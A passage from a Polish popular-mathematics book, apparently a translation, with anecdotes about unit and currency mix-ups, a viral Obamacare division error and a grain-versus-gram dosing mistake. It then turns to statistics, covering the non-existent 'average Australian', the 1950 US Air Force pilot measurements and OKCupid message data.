Dzięki takim historiom czuję się nieco lepiej, kiedy odnoszę wrażenie, że zapakowałem do walizki za dużo rzeczy. Jednocześnie czuję się o wiele mniej bezpiecznie, kiedy podróżuję samolotem między krajami używającymi innych jednostek (czyli generalnie między Stanami Zjednoczonymi a dowolnym innym krajem). Powinienem chyba szybko ustalić, czy mój kawałek „Szybowca z Gimli" przynosi szczęście czy pecha!


Pamiętaj o cenie

Łatwo jest zapomnieć, że waluty to też jednostki. 1,41 dolara to zdecydowanie inna kwota niż 1,41 centa, ale ponieważ często intuicyjnie zakładamy, że przecinek oddziela dolary od centów, można nie zauważyć różnicy. W internecie krąży zapis słynnej rozmowy telefonicznej, którą w roku 2006 Amerykanin George Vaccaro odbył ze swoim operatorem (Verizon) po powrocie z podróży do Kanady. Przed wyjazdem upewniał się, że opłata roamingowa za przesył danych wyniesie 0,002 centa za kilobajt, ale po powrocie policzono mu 0,002 dolara za kilobajt.

Pan Vaccaro otrzymał rachunek w wysokości 72 dolarów za 36 megabajtów, co obecnie, po kilkunastu latach rozwoju techniki, wydaje się śmieszne, ale wtedy takie mniej więcej były ceny i to ta „prawidłowa" wartość 0,72 dolara byłaby śmiesznie niska. Verizon zdecydowanie popełnił błąd przy podawaniu stawki. Ale pan Vaccaro miał to udokumentowane i teraz usiłował się dowiedzieć, co się zmieniło. Trwającej aż dwadzieścia siedem minut rozmowy naprawdę ciężko się słucha. Pan Vaccaro był łączony z kolejnymi kierownikami, z których żaden najwyraźniej nie dostrzegał różnicy między 0,002 dolara a 0,002 centa. Używali tych dwóch stawek wymiennie. Nie mogę nie wspomnieć o fragmencie, w którym jeden z rozmówców mówi, że nieprawidłowe obliczenia to „po prostu inne spojrzenie na sprawę".

Dodatkowe komplikacje pojawiają się, kiedy mamy do czynienia z dużymi kwotami. Wygodne wielokrotności same funkcjonują jako jednostki, ale kiedy sprawa dotyczy takich miar jak metry czy kilometry, ludzie często biorą je za dwie różne rzeczy. Kilometr to zasadniczo połączenie jednostki miary odległości „metr" z jednostką wielkości „tysiąc". Kiedy przenosimy to do świata pieniędzy, przy dużych „jednostkach" możemy napotkać trudności.

Stąd właśnie wziął się popularny w roku 2015 mem, kiedy ustawa Affordable Care Act Obamy już funkcjonowała, ale nie bez chorób wieku dziecięcego (a w niektórych planach dostępnych w ramach ACA Marketplace są problemy z dostępem do opieki pediatrycznej). Obamacare łatwo było krytykować za koszt wprowadzenia. Często pojawiała się kwota 360 milionów dolarów, która wydaje się duża: w końcu to ponad jedna trzecia miliarda dolarów. W związku z tym ludzie po prawej stronie sceny politycznej starali się podkreślić, jak dużo jest to pieniędzy. I w ten sposób narodził się ten mem:


W STANACH MIESZKA 317 MILIONÓW LUDZI,
A WY WYDAJECIE 360 MILIONÓW
NA SAMO WPROWADZENIE OBAMACARE?
PO PROSTU DAJCIE KAŻDEMU
OBYWATELOWI MILION DOLCÓW

Łatwo dostrzec, co tu jest nie tak. 360 milionów dolarów podzielone na 317 milionów ludzi to nie milion na głowę, a nieco więcej niż dolar. Nie milion. Zaledwie jeden dolar.

Chociaż informacje zawarte w tym memie łatwo jest obalić – wystarczy podzielić jedną liczbę przez drugą – obrazek krążył jako prawidłowe wyliczenia. Rozumiem, że ludzie zasadniczo są o wiele mniej krytyczni względem dowodów potwierdzających utarte przekonania, ale chciałbym wierzyć, że nawet te najbardziej wzmacniające czyjąś bańkę informacyjną muszą przejść przed rozpowszechnieniem choćby podstawową weryfikację. Trzymam się tezy, że przynajmniej ryzyko publicznego ośmieszenia powinno powstrzymywać innych od udostępniania ewidentnie niemożliwych do obrony twierdzeń. Jakoś trudno mi uwierzyć, że ci, którzy bronią tego memu, nie są zwyczajnymi trollami robiącymi sobie jaja. Zastosujmy więc wobec tych obrońców zasadę domniemania niewinności i spróbujmy ustalić, dlaczego ta nieprawdziwa informacja zdołała zapuścić tak mocne korzenie.

W mojej ulubionej odsłonie tej dyskusji w sieci jej główny bohater dowodził, że 360 milionów dolarów podzielone na 317 milionów ludzi daje milion dolarów na głowę (plus spora reszta) w ten oto sposób:

> Masz 317 osób i 360 krzeseł. Czy masz dość krzeseł, by każdy mógł dostać jedno?

No… tak. Ta argumentacja opiera się na założeniu, że 360 to liczba większa niż 317. I nikt temu nie przeczy. Tyle że z jakiegoś powodu obrońcy tego memu nie potrafią dostrzec, że kiedy mamy miliony dolarów i miliony ludzi, sprawa przedstawia się nieco inaczej. Poniższe zdanie z tamtej dyskusji najlepiej pokazuje, gdzie zawodzi ich logika:

> Tu jednostką są miliony, więc nie ma żadnej różnicy.

Ci ludzie traktują miliony jako jednostki i potem odejmują zamiast dzielić! Co w niektórych sytuacjach działa.

Szybkie pytanie: gdybym miał 127 milionów owiec i sprzedał 25 milionów, ile by mi zostało? Zgadza się: 102 miliony. Idę o zakład, że w twojej głowie część z milionami została odłożona na bok, po czym zostało proste odejmowanie: 127 – 25 = 102. Potem miliony zostały wstawione na miejsce i powstała odpowiedź: 102 miliony. Milion został potraktowany jak jednostka, którą można pominąć, bo tak jest wygodniej. Ale – co niezmiernie istotne – w tym przypadku wszystko się zgadza!


> Tak liczą miliony ludzi na całym świecie – wykonują obliczenia jak wyżej, a na końcu dopisują zera.

Tutaj zgadzam się z przedstawioną argumentacją: miliony można uznać za część jednostki. A kiedy dodaje się i odejmuje liczby wyrażone w tych samych jednostkach, same jednostki pozostają bez zmian. Tymczasem kiedy zaczynamy mnożyć i dzielić, jednostki już się zmieniają. Nasz zapalczywy dyskutant pozbył się w myślach milionów, odjął dwie liczby od siebie, żeby wykazać, że 360 jest większe od 317, po czym całkowicie

zignorował fakt, że mamy do czynienia jeszcze z dzieleniem, które wykazuje, że każdy dostaje nieco ponad „jeden”: 360 ÷ 317 = 1,1356.

Tylko… nieco ponad jeden czego? Cóż, jednostka „miliony dolarów” wróciła na miejsce i w ten sposób doszliśmy do konkluzji, że na każdą osobę wypada trochę ponad milion dolarów. Tyle że jeśli dzielimy dwie liczby, musimy też podzielić ich jednostki. Zatem miliony się skracają i na każdego obywatela przypada po 1,14 dolara. Zatem w dużej mierze zastosowana logika jest uzasadniona, ale rozsypuje się na ostatniej przeszkodzie.

To chyba najczęstsze źródło codziennych błędów matematycznych. Ludzie przyzwyczajają się do dokonywania konkretnego obliczenia w jakiejś sytuacji, a potem stosują tę samą metodę w innych okolicznościach, gdzie nie można jej użyć. Podejrzewam, że wszyscy rozpowszechniający ten mem spojrzeli na niego, a w ich mózgach zaszło coś podobnego: potraktowali miliony jak jednostki, które można pominąć w obliczeniach, po czym wstawili je z powrotem na samym końcu.


if you have 317 people and 360 chickens to give out, does everyone get a chicken? Yes
Like · Reply ·
No...look, if you give 1 million dollars to only 360 people you are out of money. 1 million dollars to 10 people is 10 million dollars. 1 million dollars to 100 people is 100 million dollars. 1 million dollars to 360 people is 360 million dollars.
Like · Reply ·
I don't know who you had for Math but that's not how it works, 317 million people can get 1 million dollars each and still have 43 million left over
Like · Reply ·

– Jeśli masz 317 osób i 360 kurczaków do rozdania, to czy każdy dostanie kurczaka? Tak.

– Nie... słuchaj, jeśli dasz milion dolarów tylko 360 osobom, już skończą ci się pieniądze. 1 milion dolarów dla 10 osób to 10 milionów

dolarów. 1 milion dolarów dla 100 osób to 100 milionów dolarów. 1 milion dolarów dla 360 osób to 360 milionów dolarów.

– Nie wiem, co miałeś z matmy, ale to nie tak działa. 317 milionów ludzi może dostać po 1 milionie każdy i wciąż zostanie 43 milionów.

Na szczęście to było w roku 2015, a od tego czasu staliśmy się lepsi w rozpoznawaniu fake newsów w internecie.

Granulacja

Mam jeszcze jedną historię dotyczącą funta, ale tym razem zajmiemy się jego mniejszą częścią: granem (zwanym też ziarnem). W aptekarstwie funt dzieli się na dwanaście uncji, które dalej dzielą się na osiem drachm. Na jedną drachmę składają się trzy skrupuły, każdy po dwadzieścia granów. Mam nadzieję, że to było jasne. Gran to jedna pięćtysięcysześćdziesiąta część funta. Ale nie zwykłego funta: funta aptekarskiego. Który jest inny niż zwykły. A ludzie się dziwią, dlaczego powstał system metryczny…

Spróbuję jeszcze raz. Na kilogram składa się tysiąc gramów, które można następnie podzielić na tysiąc miligramów każdy. Gran to stara jednostka wynosząca około 64,8 miligramów. Uff. Tak było łatwiej.

Sęk w tym, że w Stanach Zjednoczonych przy wyrobie lekarstw niektórzy wciąż używają jednostek aptekarskich. Tymczasem medycyna powinna się znajdować na czele dziedzin, w których nie chcesz paść ofiarą błędu wynikającego ze stosowania niezgodnych systemów jednostek miary. Żeby sprawę dodatkowo utrudnić, skrócone oznaczenie grana to gr, a to łatwo pomylić z gramem.

Co oczywiście się zdarza. Pewien pacjent miał przyjmować 0,5 gr (czyli 32,4 miligramy) fenobarbitalu (środka przeciwpadaczkowego) dziennie, co pomylił z 0,5 grama (czyli z pięciuset miligramami). Po trzech dniach przyjmowania ponad piętnastokrotności zalecanej dawki pojawiły się u niego problemy z oddychaniem. Szczęśliwie lek został odstawiony i pacjent wrócił do zdrowia. Można powiedzieć, że by na GRANicy śmierci.

---

* Jednostki takie jak stopy, funty i tym podobne, używane w Stanach Zjednoczonych, to „amerykańskie jednostki zwyczajowe” lub „angielskie jednostki inżynieryjne”, a nie jednostki imperialne. Będę jednak stosował tę nazwę jako określenie wszystkich rodzin tych jednostek.

11

Statystyka i co z niej wynika

Chociaż urodziłem się w Perth w Australii Zachodniej, mieszkam w Wielkiej Brytanii już od tylu lat, że mój akcent stał się w 60–80 procentach brytyjski. Owszem, lubię sport, ale nie jestem zagorzałym kibicem żadnej dyscypliny i bardzo wiele wody upłynęło w Tamizie, odkąd ostatni raz wrzuciłem krewetkę na grilla. Nie jestem typowym Australijczykiem. Z drugiej strony nikt nim nie jest.

Po spisie ludności z 2011 roku australijski urząd statystyczny podał charakterystykę przeciętnego Australijczyka (czy raczej Australijki): była to trzydziestosiedmioletnia kobieta, która, między innymi, „mieszkała z mężem i dwójką dzieci (dziewięcioletnim chłopcem i sześcioletnią dziewczynką) w domu z trzema sypialniami i dwoma samochodami, stojącym na przedmieściach któregoś z największych australijskich miast". Jednocześnie okazało się, że taka osoba nie istnieje. Przetrząśnięto całą bazę danych i okazało się, że nikt nie spełnia wszystkich kryteriów prawdziwej przeciętności. Jak słusznie zauważono:

> Podczas gdy opis przeciętnego Australijczyka może się wydawać dość typowy, brak możliwości znalezienia choćby jednej osoby spełniającej wszystkie kryteria pokazuje, że pojęcie przeciętności maskuje znaczne (i postępujące) zróżnicowanie mieszkańców Australii.

Kiedy mowa o mierzeniu populacji, spis ludności jest rozwiązaniem nieco ekstremalnym. Jeśli jakaś firma lub organizacja chce dowiedzieć się czegoś o społeczeństwie, zwykle wybiera niewielką próbkę i zakłada, że jest ona reprezentatywna. Rząd tymczasem może w ogóle nie przejmować się skalą i po prostu przepytać wszystkich. W ten sposób powstaje ogromny zbiór danych – który następnie jak na ironię redukowany jest do reprezentatywnych statystyk.

W amerykańskiej konstytucji zapisano wymóg przeprowadzania takiego spisu co dziesięć lat. Wskutek rosnącej populacji i liczby pytań w kwestionariuszu już w roku 1880 przetworzenie wszystkich zebranych danych zajęło osiem lat. Żeby jakoś rozwiązać ten problem, wymyślono elektromechaniczne maszyny licząco-analityczne, które potrafiły automatycznie sumować dane zapisane na kartach perforowanych. Dzięki temu nowemu wynalazkowi dane ze spisu z roku 1890 udało się przeanalizować w zaledwie dwa lata.

Wkrótce maszyny potrafiły wykonywać coraz bardziej złożone zadania: nie tylko sumować, lecz także sortować dane według różnych kryteriów, a nawet przeprowadzać proste obliczenia matematyczne. Można zaryzykować stwierdzenie, że potrzeba szybszego analizowania danych ze spisu ludzkości doprowadziła do powstania współczesnego przemysłu komputerowego. Pierwszą maszynę licząco-analityczną skonstruował na potrzeby rządu Herman Hollerith, założyciel spółki Tabulating Machine Company, która potem połączyła się z innym producentem podobnych maszyn i ostatecznie przekształciła się w IBM. Komputer, którego używasz w pracy, może być bezpośrednim potomkiem maszyn licząco-analitycznych na karty perforowane sprzed ponad stu lat.

Dlatego właśnie australijski spis z roku 2016 jest moim ulubionym. Akurat byłem wtedy w kraju i mogłem wziąć udział w pierwszym spisie, który został przeprowadzony całkowicie przez internet – australijski urząd statystyczny podpisał umowę na jego organizację właśnie z IBM-em. Koncern niestety coś schrzanił i przez czterdzieści godzin strona spisu nie działała. Jeśli jednak pominąć tę drobną niedogodność, miło było się przekonać, że IBM nadal oferuje nowoczesne rozwiązania wspierające spisy ludności. Chociaż jeśli wziąć pod uwagę, jak kiepsko postawiona przez niego strona radziła sobie z ruchem, niewykluczone, że gdzieś tam za kulisami działała maszyna licząco-analityczna na karty perforowane.

Czy ten nowy spis miał odkryć przeciętnego Australijczyka (lub Australijkę), który naprawdę istnieje? Kiedy w roku 2017 ponownie zawitałem do Australii, kupiłem gazetę „West Australian” i nieoczekiwanie natrafiłem na artykuł omawiający wyniki zeszłorocznego spisu. Znajdował się tam opis przeciętnego zachodniego Australijczyka: byłby to trzydziestosiedmioletni mężczyzna z dwójką dzieci, którego jedno z rodziców przyszło na świat w innym kraju… i tak dalej. Przebiegłem wzrokiem dalszą część artykułu w poszukiwaniu konstatacji, że nie udało się znaleźć kogoś na tyle przeciętnego.

Zamiast tego ze stron gazety spojrzała na mnie uśmiechnięta twarz Toma Fishera. Pan Przeciętniak we własnej osobie.

Udało się. Znaleziono osobę, która podobno spełnia wszystkie kryteria całkowitej przeciętności. Sam Tom nie wydawał się jakoś szczególnie zadowolony z tytułu „Pana Przeciętniaka”, zaznaczając, że pracuje jako muzyk (jest jednym z filarów zachodnioaustralijskiej kapeli Tom Fisher and The Layabouts). Zdaniem gazety w pełni zasługuje na to wyróżnienie, ponieważ:

- jest trzydziestosiedmioletnim mężczyzną

- urodził się w Australii, a co najmniej jedno z jego rodziców pochodziło z innego kraju
- w domu mówi po angielsku
- jest żonaty i ma dwójkę dzieci
- wykonuje od pięciu do czternastu godzin niepłatnych prac domowych tygodniowo
- ma kredyt hipoteczny zaciągnięty na dom z czterema sypialniami i garażem, w którym stoją dwa samochody.

Lista jest krótsza niż dla przeciętnej Australijki z poprzedniego spisu, ale znalezienie kogoś spełniającego wszystkie warunki i tak zasługuje na uznanie. Odszukałem Toma i wysłałem mu e-mail z pytaniem o jego przeciętność. Perth nie jest takie duże, więc znalezienie mężczyzny nie wymagało szczególnie długiego tropienia w internecie i rozpytywania tu i ówdzie. Okazało się, że chyba już pogodził się z rolą Pana Przeciętniaka, i chętnie zaoferował swoją przeciętność, by pomóc mi najlepiej, jak potrafił. Wyjaśniłem mu swoje zaskoczenie faktem, że znalazła się osoba pasująca do wszystkich kryteriów przeciętności.

Nadeszła odpowiedź: „Tak, słuchaj, potwierdzam swoją przeciętność. Tyle że oboje moi rodzice urodzili się w Australii”.

Wiedziałem! W gazecie celowo nie napisali tego wprost: otóż Tom jednak nie spełnił wszystkich warunków. Ujawniam ten fakt, choć mam poważne wątpliwości, czy powinienem to robić. Sądziłem, że może do ludzi bardziej trafi idea Pana Przeciętniaka niż to, kim jest w rzeczywistości. Z drugiej strony to ciekawe, że nawet przy mniejszej liczbie kryteriów redakcja „West Australian” nie zdołała znaleźć przeciętnego zachodniego Australijczyka.

Skoro już zdemaskowałem Pana Przeciętniaka, poczyniłem kroki, by w ramach zadośćuczynienia znaleźć jego następcę. Skontaktowałem się

z australijskim urzędem statystycznym i zapytałem, czy możliwe jest dopasowanie kogoś do okrojonej listy podanych w gazecie warunków zamiast do pełnego zestawu cech charakteryzujących przeciętnego Australijczyka. Moja prośba spodobała się sympatycznym pracownikom urzędu na tyle, że zechciało im się przekopać przez zgromadzone dane. Rozszerzenie rozpatrywanej populacji z samej Australii Zachodniej na cały kraj delikatnie zmieniło kryteria: Pan Przeciętniak stał się Panią Przeciętniaczką z mniejszą liczbą sypialni w domu. Udało się ustalić, że jeśli przyjąć najluźniejsze możliwe kryteria (tylko kilka najważniejszych cech), w ówczesnej liczbie 23 401 892 Australijczyków znalazłoby się „około czterystu" osób je spełniających.

No i proszę: 99,9983 procent ludności Australii nie jest przeciętna. Jestem w sumie w całkiem doborowym towarzystwie.


Jeśli tylko dane pasują…

W latach pięćdziesiątych amerykańskie lotnictwo wojskowe odebrało bolesną nauczkę, że nikt nie jest przeciętny. Podczas II wojny światowej piloci nosili dość luźne kombinezony, a kokpity samolotów były na tyle duże, by mogły się w nich zmieścić osoby o różnych posturach. Jednak w myśliwcach odrzutowych nowej generacji pole manewru się zawężało: kokpity stały się ciaśniejsze, a ubrania zaczęły bardziej przylegać do ciała (żeby nie było: to lotnictwo wojskowe USA użyło określenia „ubranie przylegające do ciała"). Należało więc poznać dokładne gabaryty pilotów, żeby produkować pasujące doń odrzutowce i szyć dopasowane kombinezony.

Dowództwo sił powietrznych wysłało doborowy zespół mierniczych* do czternastu baz lotniczych, aby zdjął miarę z łącznie 4063 osób. Każdego

pilota zmierzono w stu trzydziestu dwóch różnych miejscach, włącznie z takimi klasykami jak położenie sutka, długość nosa, obwód głowy, obwód łokcia (zgiętego) czy odległość od pośladka do kolana. Ekipa pomiarowa obmierzała jedną osobę w zaledwie dwie i pół minuty, co dawało 170 osób dziennie. Mierzeni opisywali to jako „najszybszy i najbardziej drobiazgowy przegląd, jakiemu zostali kiedykolwiek poddani”.

Jak bardzo jesteś przeciętny?



NIPPLE HEIGHT

Subject stands erect. Using the anthropometer, measure the vertical distance from the floor to the center of the right nipple.

Mean: 128.05(.08) cm; 50.41(.03) in.
Standard Deviation: 5.29(.06) cm; 2.08(.02) in.
Range: 107-145 cm; 42.13-57.09 in.
V = 4.13(.05)% N = 4059

Percentile Values

%	CM	IN.
1	115.9	45.6
2	117.4	46.2
3	118.3	46.6
5	119.5	47.0
10	121.2	47.7
15	122.6	48.3
20	123.6	48.7
25	124.5	49.0
30	125.4	49.4
35	126.1	49.6
40	126.8	49.9
45	127.5	50.2
50	128.1	50.4
55	128.8	50.7
60	129.5	51.0
65	130.1	51.2
70	130.9	51.5
75	131.6	51.8
80	132.5	52.2
85	133.5	52.6
90	134.9	53.1
95	136.8	53.9
97	138.3	54.4
98	139.2	54.8
99	140.5	55.3

Antropometria personelu latającego sił powietrznych (1950).

Jak się mają względne położenia sutków twoje i tego gościa z roku 1950? Wyglądasz na bardziej czy mniej podekscytowanego perspektywą zmierzenia parametrów tej części ciała?

Dla każdej ze 132 zmierzonych wartości trzeba było wyliczyć średnią, odchylenie standardowe, odchylenie standardowe wyrażone jako procent średniej, zakres oraz dwadzieścia pięć różnych wartości percentylowych. W obliczu takiego zadania sięgnięto oczywiście po ówczesne superkomputery: maszyny licząco-analityczne produkcji IBM. Dane wprowadzono na kartach perforowanych, które potem mogły zostać maszynowo posortowane i przeanalizowane. Obliczenia statystyczne przeprowadzono na mechanicznych biurkowych kalkulatorach. Teraz może nam się to wydawać uciążliwe i pracochłonne, ale wtedy możliwość posortowania danych przez dużą, hałaśliwą maszynę i dokonania obliczeń jednym zakręceniem korbką wystającą ze skrzynki na biurku musiała wydawać się czymś z pogranicza magii. Podobnie za pół wieku ludzie nie będą w stanie uwierzyć, że na początku tysiąclecia trzeba było samemu prowadzić samochód, wpisywać wiadomości palcem na ekranie telefonu i samodzielnie przeżuwać jedzenie.

Ponieważ arkusze z pomiarami były sortowane przez te nowomodne maszyny, nie trzeba ich było układać tak, żeby ułatwić późniejsze przetwarzanie danych. Zamiast tego skupiono się zminimalizowaniu ryzyka popełnienia błędu przez człowieka i zredukowaniu konieczności podnoszenia i odkładania różnych przyrządów. Wyniki pomiarów centymetrem krawieckim zgromadzono na jednym stosie, pomiarów suwmiarką – na drugim. Mieliśmy zatem do czynienia z bardzo wczesnym

przykładem eliminowania możliwości popełnienia błędu poprzez optymalizację doświadczenia użytkownika.

Włożono wiele wysiłku w zmniejszenie liczby możliwych źródeł pomyłek. Pozbyto się wartości skrajnych, a w przypadkach granicznych, kiedy nie było wiadomo, czy dana wartość jest wynikiem błędu czy też zwyczajnie nietypowym wynikiem prawidłowego pomiaru, sprawdzano, czy jej usunięcie wpływa na ogólną statystykę. Jeśli nie, to nie było problemu! Do tego wszystkie obliczenia przeprowadzono dwa razy, w miarę możliwości na dwa różne sposoby. Niektóre miary statystyczne można wyliczyć na podstawie różnych wzorów; w takich wypadkach używano obu i sprawdzano, czy wynik jest ten sam.

Poza zbiorem wartości statystycznych przygotowano również raport zatytułowany „Statystyczny mężczyzna?” i kwestionujący istnienie tego mitycznego stwora. Doskonałym przykładem były rozmiary mundurów. Na podstawie takiego badania można przygotować nowy, standardowy mundur dopasowany do środkowych 30 procent wszystkich pomiarów. Ten wzór ubioru nazwano „w przybliżeniu przeciętnym”. Ile zatem spośród obmierzonych 4063 osób mogłoby założyć taki w przybliżeniu przeciętny mundur? Odpowiedź brzmi: żadna. Nikt z całej tej grupy nie znajdował się w przedziale środkowych 30 procent wszystkich dziesięciu możliwych wymiarów munduru.

1. ze wszystkich 4063 mężczyzn
   1055 miało w przybliżeniu przeciętną posturę
2. z tych 1055 mężczyzn
   302 miało również w przybliżeniu przeciętny obwód klatki piersiowej
3. z tych 302 mężczyzn
   143 miało również w przybliżeniu przeciętną długość rękawa
4. z tych 143 mężczyzn
   73 miało również w przybliżeniu przeciętną wysokość krocza
5. z tych 73 mężczyzn
   28 miało również w przybliżeniu przeciętny obwód ciała pod pachami
6. z tych 28 mężczyzn
   12 miało również w przybliżeniu przeciętny obwód bioder
7. z tych 12 mężczyzn
   6 miało również w przybliżeniu przeciętny obwód szyi
8. z tych 6 mężczyzn
   3 miało również w przybliżeniu przeciętny obwód w pasie
9. z tych 3 mężczyzn
   2 miało również w przybliżeniu przeciętny obwód uda
10. z tych 2 mężczyzn
    0 miało również w przybliżeniu przeciętną łączną długość podkrojów spodni

Skłonność do posługiwania się kategorią „przeciętnego mężczyzny” to pułapka, w którą wpada wielu, próbując wykorzystać dane na temat wymiarów ludzkiego ciała w projektowaniu. W rzeczywistości znalezienie takiego „przeciętnego mężczyzny” wśród całego personelu sił powietrznych jest praktycznie niemożliwe. Jest tak nie dlatego, że ta konkretna grupa osób posiada jakieś niespotykane cechy, ale ze względu na olbrzymią różnorodność wielkości poszczególnych części ciała, co jest cechą charakterystyczną dla gatunku ludzkiego.

Przeciętny mężczyzna?, Gilbert S. Daniels

Gilbert Daniels należał do zespołu dokonującego tych wszystkich pomiarów. Studiował antropologię fizyczną na Harvardzie i to tam zmierzył dłonie męskiej części studentów. I choć trzeba pamiętać, że była to bardzo jednorodna próbka, Daniels odkrył, że wyniki pomiarów są mimo to bardzo zróżnicowane, a także że żadna ze zmierzonych dłoni nie przypomina teoretycznej przeciętnej. Nie mam pojęcia, w jaki sposób zdobył te wyniki, ale lubię go sobie wyobrażać biegającego po kampusie i usiłującego przekonać kolegów, żeby udostępnili mu swoje prywatne dane. Taka ówczesna wersja Zuckerberga, tyle że z obsesją na punkcie wymiarów dłoni.

Raport Danielsa przekonał dowództwo sił powietrznych, że nie warto szukać przeciętnego osobnika, za to należy tak projektować samoloty, by mogli nimi latać różni ludzie. Wiele przedmiotów codziennego użytku, obecnie powszechnych i przyjmowanych za pewnik, takich jak regulowane fotele w samochodach albo sprzączki do regulacji pasków przy kasku, są rezultatem stwierdzonej wówczas różnorodności wymiarów. Badanie okazało się przydatne nie dlatego, że odkryło cechy przeciętnego pilota, lecz ponieważ unaoczniło, jak duża różnorodność fizyczna panuje w wojsku.


Niektóre średnie są równiejsze od innych

W roku 2011 serwis OKCupid miał problem, z którym borykają się chyba wszystkie portale randkowe: atrakcyjni użytkownicy dostawali mnóstwo nieciekawych dla siebie wiadomości, co mogło działać na nich zniechęcająco. Zarejestrowani w portalu mogli oceniać wygląd innych w skali od 1 do 5. Osoby z górnego krańca spektrum atrakcyjności otrzymywały dwadzieścia pięć razy więcej wiadomości niż osoby z krańca

dolnego. Tak się jednak składa, że założyciele OKCupid są matematykami (a sam portal, by kojarzyć pary, musi kojarzyć charakteryzujące jego użytkowników liczby). Zagłębili się więc w statystyki i po drodze odkryli coś naprawdę ciekawego.

Osoby z ocenami atrakcyjności powyżej średniej, ale bez przesady, tak około 3,5, otrzymywały bardzo zróżnicowaną liczbę wiadomości. Pewien użytkownik z oceną 3,3 otrzymywał średnio 2,3 raza więcej wiadomości niż inni, tymczasem ktoś z oceną 3,4 – tylko 0,8 przeciętnej. Na popularność tych osób wpływało – poza samą oceną atrakcyjności – coś innego.




